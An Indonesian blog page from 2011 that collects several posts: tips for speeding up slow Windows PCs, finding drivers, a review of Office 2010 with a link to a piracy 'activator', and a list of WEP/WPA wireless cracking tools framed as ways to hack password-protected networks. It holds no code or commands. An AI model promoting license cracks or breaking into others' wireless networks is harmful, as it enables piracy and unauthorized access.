Selasa, 10 Mei 2011

Penyebab Komputer Lambat dan Solusinya

Komputer kamu makin lama makin lambat / lelet / lemot seiring dengan waktu kamu menggunakannya?? Hal ini pastinya sangat menjengkelkan apalagi kita termasuk orang yang sehari-harinya tidak pernah lepas dari PC / Laptop untuk mendukung segala rutinitas pekerjaan kita. Baik itu bekerja untuk kantor, tugas-tugas ataupun aktifitas yang mengharuskan online di internet.

Komputer lemot pada dasarnya bisa jadi karena pengguna kurang memahami dalam mensetting dan memaintenance komputer secara optimal. Bila pada postingan sebelumnya saya menulis tentang Penyebab Komputer Restart Sendiri dan Solusinya, maka <>pada artikel kali ini akan dipaparkan berbagai macam penyebab komputer berjalan lambat berikut solusi / cara untuk mengatasinya.

Artikel kali ini khusus diperuntukkanBerbagai Macam Penyebab Komputer Lambat dan Solusinyabagi pemula dan tingkat menengah. Hehe.., jadi apabila anda kebetulan tingkat mahir yang kebetulan pula mampir dan sesekali cengar-cengir membacanya, sekalian saya mohon petunjuk, masukan serta koreksinya. Peace Gan..!!

Dari sisi hardware :
1. Processor yang terlalu panas - Prosessor yang terlalu panas biasanya karena kurang mendapat pendinginan yang baik sehingga dapat menyebabkan lambatnya kinerja system itu sendiri.

Solusi :
Kebersihan bagian hardware perlu mendapatkan perhatian khusus. Jangan hanya bisa menggunakan tanpa merawat daleman komputer, karena bagian-bagian tersebut yang menyebabkan komputer dapat bekerja dengan baik. Lakukan pembersihan secara berkala pada bagian dalam komputer dari debu, kotoran dll. Bersihkan dengan kuas yang tidak terlalu keras, bersihkan prosessor beserta kipas dan komponen lain. Perhatiakan pula exhaust fan dan ventilasi agar tidak tertutup sehingga sirkulasi udara berjalan baik.

2. Memory (RAM) yang karena terlampau kecil sehingga tidak mampu mendukung performa system - Memory yang terlampau kecil sangat mempengaruhi kinerja system komputer secara keseluruhan. Lambatnya komputer saat membuka dan menjalankan beberapa program pada saat bersamaan merupakan salah satu indikator memory yang kurang.

Solusi :
Tambahkan/upgrade memory menjadi lebih besar sehingga akan meningkatkan kecepatan komputer.
Dari sisi software :
1. Operating System (OS) dan Program terinstal tidak kompatibel dengan hardware - OS harus sesuai dengan kemampuan hardware, begitu pula program yang akan diinstal haruslah kompatibel dengan OS itu sendiri.
Solusi :
- OS harus sesuai dengan kemampuan hardware, begitu pula program yang akan diinstal haruslah kompatibe. Gunakanlah OS dengan versi yang sesuai dengan spesifikasi komputer. Sebagai contoh jangan menginstal Windows Vista pada pentium II.
- Bila mendownload aplikasi, terlebih dahulu perhatikan minimum system yang harus dimiliki komputer, seperti minimum processor, memory, kapasitas hard disk minimum yang harus tersedia, serta versi Windows yang kompatibel sebelum menginstalnya pada komputer kamu.
Tips : bagi kamu yang pemula biasakan membaca minimum system requirements (persyaratan sistem minimum) yang tertera pada cover CD/DVD program (atau biasanya ditemukan pada "read me" di dalam CD) maupun membaca petunjuk pada situs resmi pembuat software.
2. Visual Effect yang mempengaruhi performa systemVisualisasi dan tampilan desktop Windows secara default memang menggunakan themes yang menarik dan membuat tampilan desktop menjadi lebih keren. Tapi tahukah kamu sebenarnya themes tersebut akan mempengaruhi kecepatan komputer?
Solusi :
Untuk membantu mempercepat kinerja system, disarankan untuk mensetting visualisasi tampilan secara minimum dan memilih Theme Classic.
Caranya :
- Klik kanan My Computer -- > Klik Properties --> Klik Advanced System Settings


Tampilan ketika di klik kanan My Computer + Properties pada Windows 7
- Akan muncul System Properties --> pilih tab Advanced (untuk windows XP, saat klik properties akan langsung masuk ke System Properties).

- Pada tab Advanced, klik tombol Setting pada bagian Performance.

- Akan muncul Performance Options, pilih tab Visual Effects, lanjutkan dengan klik Adjust for Best Performance --> OK.


- Untuk mengubah menjadi theme classic klik kanan pada bidang desktop Windows 7 kamu. Kemudian pilih Personalize. Dari daftar Theme yang tampil, di bagian Basic and High Contrast Themes, pilih theme Windows Classic.


3. Terlalu banyak aplikasi program yang ikut dipanggil pada saat startup sehingga akan memperlambat proses ketika menyalakan komputer pertama kali. - Hal ini disebabkan karena pada saat kita menginstal suatu program, tidak membaca dengan cermat proses instalasi, sehingga terbiasa meng-klik "Next". Sebenarnya pada step by step proses instalasi ditanyakan apakah program tersebut diikutkan pada saat startup atau tidak. Padahal belum tentu kita pasti memerlukannya setiap kali menggunakan komputer bukan?

Solusi :
Mendisable startup yang tidak perlu pada Startup System Configuration.

Caranya :
- Pada Start Menu Windows klik Run (atau tekan tombol icon Windows + R), ketikkan msconfig --> Enter.
- Cari tab Startup, hilangkan centang semua program yang tidak diinginkan saat startup, kecuali program antivirus.
- Klik Apply, Ok, restart komputer.

Sebenarnya, artikel khusus untuk mempercepat start-up windows juga sudah pernah dituliskan, untuk melihat secara detail beserta gambar, silahkan baca di "Mempercepat Start-up Windows"
4. Drive tempat dimana Windows terinstal terlampau penuh - Akibatnya tidak cukup ruang pada hard disk untuk virtual memory sehingga komputer terasa lemot ketika menjalankan banyak aplikasi.

Solusi :
Drive tempat instalasi windows (misal drive C:/) harus disisakan minimal 12 % dari kapasitas hard drive. Simpanlah data-data pada hard disk selain drive C:/. Usahakan C:/ hanya untuk menginstall program-program.

Sistem operasi Windows menggunakan dua memori. Utamanya, Windows menggunakan RAM alias memori utama. Apabila memori utama telah habis dipakai, maka Windows akan membuat memori virtual yang diambil dari sisa kapasitas hard disk.

5. Terlalu banyak program terinstall sehingga total hardisk kepenuhan - Prioritaskan hanya menginstall program penting yang sering digunakan dan sebaiknya menyimpan data pada eksternal hard disk apabila kapasitas hard disk tidak memadai (berhubungan dengan point sebelumnya)
Solusi :
- Uninstall program yang tidak perlu.
- Nonaktifkan program bawaan windows yang tidak perlu dan tidak pernah digunakan karena program tersebut hanya akan memenuhi ruang hardisk. Caranya, masuk control panel, klik Add/Remove Windows Component. Cari program yang tidak perlu dan digunakan, misalnya game internet, MSN messenger, calculator, Internet Explorer (apabila lebih menyukai browser lain) dll.
- Hapus file sampah seperti temporary file, missing shortcut dan file-file pada recycle bin. Pastikan file yang memang tidak terpakai yang akan dihapus dari Recycle Bin.
- Bila ingin membuat agar komputer kamu dengan Office versi lama (Ms. Office 2003 dan sebelumnya) bisa membuka Office versi 2007 docx, pptx, xlsx, tapi hardisk kamu kebetulan menyisakan sedikit ruang tersedia, bisa menginstal converter dari microsoft. Artikelnya sudah pernah ditulis di blog ini beserta link downloadnya di sini.
6. Management file pada hard disk yang tidak teratur - Kebiasaan menempatkan file-file secara sembarangan dan proses hapus-tulis (copy sana-sini, pindah sana-sini) akan mempengaruhi kinerja system secara keseluruhan.

Solusi :
Defragment drive hard disk secara berkala (minimal 3 bulan sekali) tergantung pada pemakaian, kebiasaan proses hapus tulis dan kegiatan instal-uninstall program pada komputer.
Disk Defragmenter adalah utility Windows yang mengkonsolidasikan file yang mengalami fragmentasi di dalam hard disk komputer sehingga masing-masing file tersebut menempati suatu space tunggal didalam hard disk. Dengan file yang tersimpan rapi ujung ke ujung tanpa mengalami fragmentasi, maka akan dipastikan bahwa proses pembacaan dan penulisan file menjadi lebih cepat.
Caranya :
Klik Start --> All Programs --> Accessories --> System Tools --> Disk Defragmenter.
Pada kotak dialog Disk Defragmenter, klik Drive yang ingin dilakukan Defragment dan klik tombol Analyze. Setelah disk dianalisa, maka kotak dialog muncul untuk mengkonfirmasikan bahwa kamu akan melakukan proses defragmentasi drive. Windows akan memberitahukan pada kita apakah drive perlu di defragment atau tidak. Biasanya akan memerlukan waktu yang lama, maka dari itu pilih saat kamu santai dan sedang tidak memerlukan menggunakan komputer untuk bekerja.
7. Terlalu banyak membuka programNah penyebab ini yang paling parah, kebanyakan pengguna masih melakukan hal ini tanpa menyadarinya. Memaksakan membuka aplikasi berlebihan padahal RAM pas-pasan serta kapasitas sisa ruang hardisk sangat sedikit jelas-jelas memperlambat system keseluruhan.
Solusi :
Matikan aplikasi yang kiranya tidak diperlukan atau sementara dapat ditunda. Misalnya mengalah pada diri sendiri untuk mematikan winamp ketika sedang menjalankan aplikasi yang membutuhkan memory besar seperti aplikasi grafis adalah tindakan bijaksana.
8. Komputer terjangkit virus - virus pada system sangat mempengaruhi kinerja system dan otomatis memperlambat system secara keselurahan.
Solusi : Instal antivirus adalah wajib hukumnya dan harus dipastikan antivirus selalu terupdate. Lebih baik mencegah daripada memberangus setelah virus menyebar. Carilah referensi mengenai antivirus yang ringan dan sesuai untuk spesifikasi komputer kamu.
9. Error pada program - biasanya terjadi pada program yang pada saat dijalankan, komputer tiba-tiba mati atau pada saat instalasi terdapat file-file corrupt.
Solusi : Repair atau install ulang program dapat mengatasi masalah ini.
Tips mengatasi komputer lambat untuk yang sering/selalu terhubung dengan koneksi internet :
  • Browsinglah secara efisien & efektif dengan membuka link pada Tab baru. Caranya klik kanan link yang akan dibrowse, kemudian klik Open in New Tab. Meskipun demikian jangan terlalu berlebihan browsing dengan membuka banyak tab, tutuplah tab yang telah selesai dibaca atau tak diperlukan lagi. Terlalu banyak membuka Jendela Browser pada waktu browsing dapat mengakibatkan komputer melambat.
  • Hapus temporary internet files secara berkala.
  • Matikan automatic update dari windows. (Update sewaktu-waktu secara manual pada saat waktu luang, akan tetapi bila Windows kamu adalah bajakan jangan melakukan update).
  • Matikan automatic update dari program yang memerlukan update. Namun lakukan update secara manual, karena biar bagaimanapun update akan penting untuk penyempurnaan program dan mengatasi error. Apabila koneksi komputer kamu tidak stabil, lakukan update saat koneksi internet lancar.
sumber :yayoga.blogspot.com

Trik Mencari Driver Komputer


Selamat Membaca

Buat Agan - agan sekalian ada ynang punya masalah tentang Driver Komputer anda ? Biaanya sihsebagian besar driver komputer maupun device yang lainnya sudah disediakan dari si vendor nya. Seandainya Diver yang kita punya ternyata hilang atau tak tau dimana keberedaan nya, inilah yang menjadi masalah apa lagi si vendor tidak menyediakan driver tersebut di website resmi nya. Berikut ini saya akan coba memberikan sedikit tips bagi yang kesulitan mencari driver komputer atau device lainnya


Klik kanan icon My Computer > Properties

Pilih tab hadware > Device Manager


Klik kanan driver yang tidak di kenali atau simbol ? berwarna kuning, kemudian pilih properties


Pilih tab Details


Tekan Ctrl+c pada kursor di bawah Device Intence Id


Selanjutnya kita menuju ke website http://devid.info
Paste kan device id yang di kopi tadi


Kemudian driver siap di Download !!
silahkan di sedot Gan !!

Semoga Sukses dan Bermanfaat Untuk anda !!

Free download Microsoft Office 2010 Full Version


Selamat Membaca

Kayaknya baru kemarin Microsoft mengenalkan Office 2007 ke publik. Peluncuran Office 2007 menjadi menarik karena versi Office itu sangat berbeda dengan Office sebelumnya, dengan hadirnya Ribbon Interface dan banyak fitur-fitur baru. Tapi itu sudah tiga tahun lalu, saya masih ingat dulu saat pertama kali Office 2007 hadir, saya begitu terobsesi untuk menggunakannya. Sampai-sampai berkali-kali membaca artikel yang sama tentang review office 2007. Tapi itu dulu, sekarang microsoft sudah memperkenalkan pengganti Office 2007, yaitu Office 2010 . Apa yang ditawarkan oleh Microsoft di Office terbarunya itu?

Kesan Pertama
Yang pertama kali di tampilkan oleh Ofiice 2010 ketika di buka adalah splash screen. Apa yang istimewa? Splash Screen Office 2010 tidak seperti Office 2007 yang hanya menampilkan gambar statik, Splash Screen menampilkan gambar bergerak yang cantik. Selain itu, startup terasa lebih cepat dibandingkan Office 2007.

Splash Screen Word, yang kuning-kuning itu sebenarnya bergerak

User Interface
User Interfacenya tidak berbeda jauh dengan Office 2007, meski tetap berbeda. Perbedaan itu seperti pada ribbonnya, Ribbon Office 2010 terasa lebih datar, tidak banyak variasi warna dan gradiasi seperti pada ribbon Office 2010. Kalau menurut saya pribadi, Ribbon Office 2010 tidak se eye-catchng milik 2007, namun terasa lebih cepat membuka ribbon di 2010 dibandingkan 2007.

GUI Word 2010
Office button yang ada di Office 2007 juga dihilangkan, sebagai gantinya ada satu tombol bertuliskan file. Mirip seperti Office button atau tombol menu dropdown pada Office 2003 kebawah, namun dia akan menampilkan jendela baru yang di sebut backstage view, Dalam backstage view, terdapat fitur-fitur yang biasanya ada di office button, namun apa yang ditampilkan di backstage lebih lengkap dan beberapa menu terintegerasi dengan jendela backstage view. Misalnya pada menu Print, pada office sebelumnya, ketika mengklik tombol print, yang ditampilkan adalah jendela baru untuk memprint, di office 2010, pilihan-pilihan untuk print dokumen tampil di backstage view tanpa membuka jendela baru. Hal yang sama dapat ditemui pada menu lainnya, seperti recent, help, share dan new. Hanya saja, untuk menu save, save as, option dan open, masih akan menampilkan jendela baru. Selain itu, user interface tidak terlalu banyak berubah.
JIka Office 2007, tidak semua aplikasi memakai interface ribbon, seperti Visio 2010, onenote dan Publisher. Di Office 2010, semuanya sudah menggunakan interface Ribbon. Kecuali microsoft picture manager, tapi mungkin tidak akan menjadi masalah. Karena tidak banyak pengguna office yang menggunakannya.


Back Stage View


Jendela Print Yang terintegerasi dengan back stage

Fitur-Fitur Baru
3 tahun pengembangan, tidak mungkin Microsoft membuat Office 2010 tanpa banyak fitur baru. Mungkin tidak semua fitur baru Office 2010 di kupas disini, yang dibahas disini adalah fitur-fitur baru yang menarik dan akan banyak berguna dan fokus ke 3 paket office yang paling sering digunakan secara umum, Word Excel dan Power Point Paket lainnya? Lewat..…
kita mulai dengan fitur-fitur baru yang terdapat di ketiga paket itu sekaligus….

Screenshot
Screenshot ini berfungsi untuk mengambil gambar dilayar. Dengan ini, Ketika membutuhkan tampilan layar untuk dimasukan ke dokumen tidak perlu susah-susah menggunakan software lain. Screenshot dapat ditemui di ribbon tab Insert di bagian Ilustration. Cara menggunakanya sangat mudah, tinggal klik button screenshot, akan tampil gambar jendela aplikasi yang sedang terbuka, tinggal dipilih. Jadi kita dapat membuat screenshot jendela aplikasi lain tanpa harus meninggalkan jendela Office 2010. Namun, fungsinya tetap terbatas, kita tidak dapat mengambil sebagian jendela dan tidak semua jendela ditampilkan di situ, tetap ada jendela terbuka yang tidak tampil.
Meski fungsinya terbatas, lumayanlah, daripada tidak ada. Mungkin fungsi ini akan dikembangkan lagi di office selanjutnya.


Screenshotnya fitur screenshot

Remove Background
Remove background berfungsi untuk membuang background pada gambar. Ini fitur yang sejak dulu di perlukan di MS Office, seperti ketika menampilkan gambar di slide power point, Remove background sangat berguna untuk menampilkan gambar dengan background yang mengganggu, dengan remove background, background yang mengganggu itu dapat dihilangkan. Remove background hanya efektif untuk membuang background yang seragam dan warnanya kontras dengan isi gambarnya. Remove background bekerja otomatis untuk menentukan mana background dan mana gambar utamanya, karena itulah, remove background tidak fleksibel, pengaturan yang ada sangat terbatas.


Pilihan remove background, sangat terbatas
Paste Preview
Dengan paste preview, teks atau gambar yang akan di paste akan ditampilkan saat kursor menyorot pilihan paste sebelum kita benar-benar mempastenya. Ini berguna untuk melihat seperti apa hasil dari paste itu sebelum kita mempastenya, sehingga meminimalkan kesalahan ketika mempaste. Selain itu, ada pilihan tentang bagaimana format dokumen yang akan di paste apakah mengikuti format asalnya, hanya teks biasa atau digabung format sekarang dengan format asalnya.


Paste Option, saat pilihannya di sorot, apakn ada previewnnya

Artistic Effect
Artistic effect merupakan kumpulan efek untuk gambar yang siap pakai. Ada sekitar 23 efek yang hanya butuh 2 klik saja untuk mengaplikasikannya ke dalam gambar. Masih berhubungan dengan manipulasi gambar, di Office 2010 fitur-fitur untuk manipulasi gambar dan shape terintegerasi dalam satu jendela, tidak seperti dulu yang terpisah-pisah meski masih dalam satu ribbon.

Pillihan Artistic Effects
Selection Pane
Apabila di versi office sebelumnya, kita akan kesulitan sekali ketika berurusan dengan obyek dalam jumlah banyak, apalagi yang saling bertumpuk. Bagaimana caranya untuk mengselect obyek yang ada di paling bawah? Di Office sebelumnya memang tidak bisa, tapi di Office 2010, semua itu akan menjadi mudah dengan selection pane

Jendela Konfirmasi Close yang baru
Apabila pada office 2007 apabila kita menutup jendela word sebelum dokumen di simpan, akan muncul jendela konfirmasi save dengan 3 pilihan, Save, No dan cancel. Pada Office 2010, yang ditampilkan adalah Yes, Don't save dan cancel, apabila memilih don't save, dokumen tidak langsung di hapus, tapi disimpan sementara.
Dokumen yang disimpan sementara itu dapat diakses lagi di backstage view bagian recent. Klik recover unsaved document yang ada di bawah.
Close

Fitur Baru Di Word 2010
Word 2010 kini dapat menampilkan word art dan shape seperti yang dapat dilakukan excel dan power point 2007. Apabila kita cermati, Word Art dan edit Shape pada word 2007 masih menggunakan gaya Office versi lama. Kini sudah tidak lagi, kita dapat mengunakan fitur tersebut seperti excel dan Power point. Ada satu fitur di Word 2007, yaitu navigation pane, berfungsi untuk mempermudah kita dalam berpindah halaman dan melihat sekilas konten di tiap halaman word 2010 . Selain itu, Navigation pane juga sudah terintegerasi dengan searching, sehingga akan mudah jika ingin mencari sesuatu disitu.

Navigation Pane
Fitur Baru Di Excel 2010
Hanya satu fitur baru lainnya yang saya temukan di Excel 2010, yaitu Excel Sparklines. Namun saya sudah mencoba-coba, namun belum menemukan fungsi dari sparklines, dia hanya menampilkan bar berdasarkan nilai yang dipilih.


Sparklines
Fitur Baru Di Power Point 2010
Power Point 2010 adalah yang paling banyak perubahannya dibanding word dan excel. Perubahan-perubahan itu seperti pada integerasi custom animation pada ribbon, jadi tidak ditemukan taskpane custom animation disini. Selain itu, custom animation dan silde transition sudah memiliki tab ribbon sendiri, tidak seperti Power point 2007 yang menjadi satu tab. Yang paling menonjol adalah ditambahkannya slide transition baru dalam bentuk animasi 3 dimensi, tidak seperti dulu slide transition dulu yang gerakannya hanya ke kiri, kanan, bawah dan atas. Animasi efek slide transition yang 3 dimensi terlihat sangat cantik. Selain 3 dimensi, ada lagi slide transition yang digerakan bukan slidenya, tapi isi slidenya, namanya Dynamic Content.
Ada juga section, berfungsi untuk membagi slide dalam bagian-bagian. Misalnya bagian pembuka, isi per materi, kesimpulan atau penutup. Sehingga dengan section, slide power point menjadi lebih mudah di organisir.


Animation Tab


Slide Transition

Section


Selain fitur-fitur tersebut, masih banyak fitur lain Office 2010 yang belum di bahas. Tentunya akan menghabiskan banyak waktu untuk mereview Office terbaru ini. Melihat fitur-fitur baru tersebut, saya rasa akan lebih produktif bila menggunakan Office 2010 ini. Fitur-fitur seperti screenshot remove background dan sebagainya sangat membantu kita dalam menciptakan konten dengan Office 2010. Saat ini memang Office 2010 masih dalam tahap beta, mungkin harus bersabar menunggu versi finalnya dulu untuk menggantikan total office 2007.
Untuk yang ingin mencoba Office 2007 ini secara langung, dapat mengakses artikel.

Buat yang mau langsung download silahkan ke Link ini :

Download Microsoft Office Professional 2010

Atau download dari situs microsoft nya langsung di http://office.microsoft.com/en-us/try
Nanti pilih dan klik yang Office Professional 2010 dan jangan yang Office Home and Business 2010 atau Office Home and Student 2010.
Setelah itu klik Download Now.

- Aktivator Microsoft Office Professional 2010
Download Aktivator Microsoft Office Professional 2010
(Setelah KLIK "Download" lalu tunggu 5 detik sampai muncul "SKIP AD". Lalu klik "SKIP AD" disudut kanan atas untuk mendownload)

Aktivator Microsoft Office Professional 2010 ini sudah imam77 tes dan 100% dapat di gunakan.


www.imam77.co.cc


mempercepat running windows

Berikut adalah cara atau tips dalam mempercepat running windows kita yang tercinta.
1. Untuk menurunkan waktu booting dan meningkatkan performa, tidak usah menggunakan software defrag pihak ketiga, gunakan saja perangkat Defragmenter yang buatan (built-in) Windows, tidak akan jauh beda. Dan juga, sebaiknya menggunakan
Harddisk dengan tipe Ultra-133 atau Serial ATA (SATA) dengan buffer 8-MB.
2. Jika RAM PC kurang dari 512 MB, maka sebaiknya ditambah kapasitas memorinya. Hal ini relatif tidak mahal dan akan membantu meningkatkan performa sistem Anda secara dramatis.
3. Pastikan file system yang digunakan Windows XP adalah NTFS.
Cara memeriksanya:
a. Buka Windows Explorer (My Computer)
b. Klik kanan pada drive C:
c. Klik Properties.
Kalau ternyata file system Anda menggunakan FAT32, maka untuk mengubahnya
adalah dengan cara sebagai berikut:
- Backup data-data penting dulu ya.
- Klik Start > Run > ketik CMD
- Setelah muncul jendela Command Prompt, ketik:
Code:
CONVERT C: /FS:NTFS
Catatan: Komputer jangan disela ketika melakukan konversi ini, dan juga dalam keadaan bebas dari virus. File system yang digunakan oleh drive bootable (biasanya C:) bisa FAT32 atau NTFS. Saya sangat merekomendasikan untuk menggunakan NTFS
demi keamanan superior, ketahanan dan efisiensi ruang yang lebih besar.
4. Non aktifkan File Indexing. Layanan File Indexing mengekstraksi informasi dari dokumen-dokumen dan file-file lainnya yang ada pada harddisk dan membuat sebuah “searchable keyword index” (index keyword pencarian). Bisa dibayangkan proses ini sangat memberatkan sistem.
Cara kerjanya sbb:
Seorang user mencari kata, frase, atau properti sebuah dokumen, dari dokumen-dokumen yang jumlahnya ratusan atau ribuan dan ia tidak tahu nama dari dokumen yang dicari. Windows XP dengan fungsi built-in search masih bisa melakukan berbagai macam jenis pencarian tanpa melibatkan Indexing Service. Tapi agak lebih
lama. Sistem Operasi harus membuka tiap file ketika diminta tolong mencari apa yang user inginkan. Kebanyakan orang tidak membutuhkan fitur pencarian ini. Yang biasanya membutuhkan
adalah lingkungan perusahaan yang besar dimana ribuan dokumen diletakkan pada paling tidak satu server. Akan tetapi jika hanya semacam system builder, yang kebanyakan kliennya adalah bisnis kecil dan menengah, dan jika para klien tidak membutuhkan fitur tersebut, saya rekomendasikan supaya mendisfungsikannnya
(disable) layanan tersebut.
Caranya Mendisfungsikannya:
a. Buka Windows Explorer (My Computer)
b. Klik kanan pada drive C:
c. Pilih Properties
d. Hilangkan tanda centang (checklist) “Allow Indexing Service to index this disk for fast file searching.”
e. Klik tombol Apply, muncul: apply changes to “C: subfolders and files”
f. Klik tombol OK. Jika ada pesan peringatan atau error muncul (seperti “Access is denied”), klik tombol Ignore All.
5. Update driver VGA dan chipset motherboard, termasuk update BIOS dan konfigurasinya. Carilah info-info tentang konfigurasi BIOS secara tepat di internet.
6. Kosongkan folder Prefetch windows setiap 3 bulan atau lebih.
Windows XP merekam sebagian dari data atau aplikasi yang sering digunakan agar membuat proses load kelihatan lebih cepat ketika dipanggil oleh user. Hal ini bagus, tetapi untuk waktu yang lama, folder prefetch bisa jadi kelebihan muatan referensi file dan aplikasi yang tidak lagi digunakan. Jika hal itu terjadi, Windows XP akan membuang-buang waktu dan memperlambat performa sistem, ketika melakukan load aplikasi atau file. Tidak ada yang penting dalam folder tersebut, dan seluruh isinya aman untuk dihapus. Folder tersebut terletak di: C:¥WINDOWS¥Prefetch¥
7. Sekali sebulan jalankan disk cleanup.
Caranya:
a. Buka Windows Explorer (My Computer)
b. Klik kanan pada drive C:
c. Pilih Properties
d. Klik tombol Disk Cleanup dan delete semua file temporer.
8. Pada Device Manager, klik ganda pada IDE ATA/ATAPI Controllers device, dan
pastikan DMA di-enable (diaktifkan) untuk tiap drive yang terhubung ke Primary Controller dan atau Secondary controller.
Lakukan hal ini dengan cara:
a. Klik ganda pada Primary IDE Channel. kemudian klik tab Advance Settings.
b. Pastikan Transfer Mode -nya diset pada “DMA if Available” untuk kedua Device 0
dan Device 1.
c. Lakukan hal serupa pada Secondary IDE Channel.
9. Upgrade Pengkabelan.
Untuk peningkatan teknologi harddisk, dibutuhkan pengakabelan yang akan mendorong performa lebih baik. Pastikan untuk menggunakan kabel 80-wire Ultra-133 untuk semua device IDE dan gunakan konektor yang cocok dengan socket Master/Slave/Motherboard. Kalo Device-nya cuma satu, harus dihubungkan pada konektor yang paling ujung dari kabel pita (kabel data), jangan pada konektor yang di tengah kabel pita, jika tidak, maka akan terjadi masalah sinyal. Pada harddisk ultra DMA, masalah sinyal ini bisa mencegah harddisk memaksimalkan potensinya.
10. Buang semua spyware dari komputer. Gunakan program gratisan seperti AdAware buatan Lavasoft atau SpyBot Search &
Destroy. Setelah program ini terinstal, pastikan untuk melakukan cek update dan mendownloadnya jika ada, sebelum melakukan pencarian spyware di komputer. Apapun program yang ditemukan bisa dihapus secara aman. Semua program gratisan yang meminta spyware untuk dijalankan tidak akan berfungsi lagi. Jika program-program gratisan itu masih dibutuhkan tinggal instal lagi saja.
11. Buang semua program atau item yang tidak perlu dari rutin (routin) Windows Startup dengan menggunakan utilitas MSCONFIG.
Caranya:
a. Klik Start > Run > ketik MSCONFIG > klik OK
b. Klik tab StartUp ?> kemudian hilangkan checklist (tanda centang) dari program yang Tidak paham dengan item-item tersebut? Kunjungi WinTasks Process Library. Situs itu memuat proses sistem, aplikasi yang diketahui dan juga tentang referensi spyware dan penjelsannya. Atau bisa diidentifikasi nama item-item tersebut secara langsung dengan menggunakan google.
12. Buang semua program yang tidak digunakan dari Add/Remove Programs di Control Panel.
13. Matikan beberapa atau semua animasi yang tidak dibutuhkan dan nonaktifkan (disable) active desktop. Pada kenyataannya, untuk optimasi performa, matikan semua animasi. Windows Xp
menawarkan banyak setting-setting yang berbeda pada bagian ini.
Caranya:
a. Klik System Icon di Control Panel
b. Klik tab Advance
c. Klik tombol Settings pada kotak Performance.
d. Hilangkan checklist (tanda centang) opsi apa saja yang tidak ingin dijalankan. Atau bisa
14. Kalo bisa mengedit Registry Windows XP, lakukan untuk meningkatkan performa XP. Bisa menggunakan software tweak atau manual mengedit registry. Di internet sudah banyak tersebar.
15. Kunjungi situs update Microsoft Windows secara rutin dan download semua update yang berlabel Critical. Download juga Optional update yang dibutuhkan. (ingat, kalau software OS windows XP -nya bajakan, jangan coba-coba untuk mengupdate, bisa dikasih “stempel” tanda bajakan sama Microsoft yang justru akan memperlambat sistem ketika booting dan running).
16. Update anti virus dalam sepekan sekali atau bahkan harian. Pastikan hanya satu software yang terinstal. Menggabungkan lebih dari satu antivirus hanya akan mengundang penyakit bagi performa dan kahandalan komputer.
17. Pastikan font yang terinstal kurang dari 500 jenis saja pada komputer. Makin banyak font, makin lambatlah sistem. Walaupun windows XP lebih efisien dalam menangani font dari pada versi sebelumnya, tapi kelebihan font akan berdampak pada melemahnya sistem.
18. Jangan partisi harddisk. (Opsional saja) NTFS File System Windows XP berjalan lebih efisien pada satu partisi yang besar. Data tidak lebih aman pada partisi terpisah, dan format ulang tidak dibutuhkan untuk instal ulang Sistem Operasi (OS). Satu partisi ini berfungsi agar tidak ada pembatasan oleh partisi akan tetapi akan dibatasi oleh ukuran kapasitas harddisk itu sendiri. Sehingga tidak perlu melakukan resize partisi yang meghabiskan waktu dan resiko kehilangan data.
19. Lakukan pengecekan terhadap sistem RAM untuk memastikan beroperasi dengan baik. Saya merekomendasikan untuk menggunakan program gratisan MemTest86. Setelah didownload, bisa membuat bootable CD atau disket (sesuai pilihan) yang akan
melakukan 10 macam tes pada memory PC secara otomatis setelah malakukan boot dengan CD atau disket yang dibuat. Biarkan semua tes berjalan sampai paling tidak melewati 3 tes selesai dari 10 tes. Jika program mendapati error, matikan dan cabut listrik komputer, cabut RAM memory, ganti dengan yang lain dan lakukan tes lagi. Ingat, memory yang rusak tidak bisa diperbaiki, dan hanya bisa diganti.
20. Jika terdapat CD atau DVD recorder / writer, carilah update firmware dari pabriknya. Pada beberapa kasus, upgrade terbukti bisa mempercepat recorder tersebut dan biasanya gratis.

www.imam77.co.cc

Software untuk Hack Wireless yang Terpassword


Selamat Membaca

http://t3.gstatic.com/images?q=tbn:ANd9GcQbgE9EDetNKYQqjdqg_oRq3Ji2LUtmWp1QF40lk_6ACiUDT854Nw

WIRELESS HACKING TOOL
NetStumbler
Netstumbler yang dikenal sebagai Jaringan Stumbleris suatu alat acilitates detecting dari Wireless Lans menggunakan Wireless 802.11b, 802.11a dan 802.11g WLAN standar yang berjalan pada sistem operasi dari microsoft Win98 – Win Vista, ada versi lain juga yang disebut Anothere Mini Stumbler yang menggunakan sistem operasi Windows CE. Untuk alat” kecil yang bisa di genggam.
Anda bisa mendapatkannya disini
Aircrack
Tercepat untuk WEP / WPA cracking tool
Aircrack adalah suite alat untuk 802.11a/b/g WEP dan WPA cracking. Hal ini dapat dilakukan dalam 40 sampai 512-bit password WEP dan hanya sekali dienkripsi paket” telah dikumpulkan. Aircrack juga dapat menyerang WPA 1 atau 2 jaringan dengan menggunakan metode lanjutan cryptographic kasar atau memaksa. Suite yang mencakup airodump (802,11 sebuah paket pengambil program), aireplay (802,11 sebuah paket suntikan program), aircrack (statis WEP dan WPA-PSK cracking), dan airdecap (decrypts WEP / WPA untuk pengambil file).
Anda dapat memperoleh Aircrack disini
Airsnort
802,11 WEP Encryption Cracking Tool
AirSnort adalah LAN nirkabel (WLAN) tool yang digunakan untuk merecover enkripsi password. Ia dikembangkan oleh shmoo kelompok pasif dan dioperasikan oleh pemantauan transmisi, komputasi enkripsi password akan dilakukan bila paket telah dikumpulkan. Anda mungkin juga akan tertarik dengan Airsnort ini.
Anda dapat memperoleh AirSnort disini
Cowpatty
Cowpatty ini adalah tools yang baik untuk memaksa cracking WPA-PSK, yang dianggap “WEP Baru” untuk Home Wireless Security. Program ini hanya mencoba a bunch dari berbagai pilihan dari kamus file untuk melihat dan menemukan apa yang didefinisikan sebagai Pre-Shared Key.
Anda dapat memperoleh Cowpatty disini
Asleap
Alat ini sangat bagus ketika menggunakan jaringan Leap. Alat ini dapat digunakan untuk mengumpulkan data otentikasi yang sedang lewat di jaringan, dan ini dapat di sniffed sehingga bisa di crack. Leap tidak melindungi otentikasi lainnya seperti “real” EAP, yang merupakan alasan utama mengapa Leap dapat mudah rusak.
Anda dapat memperoleh Leap disini
Ethereal
Ethereal digunakan oleh seluruh dunia Wind0s oleh kedua sistem operasi dan opensource, yang digunakan untuk mengatasi masalah, analisis, dan perangkat lunak protokol pembangunan, dan pendidikan. Memiliki semua fitur-fitur standar yang akan diharapkan dalam analisa protokol, dan beberapa fitur tidak dilihat pada setiap produk. Lisensi open source memungkinkan penambahan perangkat tambahan bagi anda” yang memiliki keahlian. Bagus loh.. Coba deh :D
Anda dapat men-download Ethereal disini

Cara Menghapus Recent Document di windows xp


Selamat Membaca

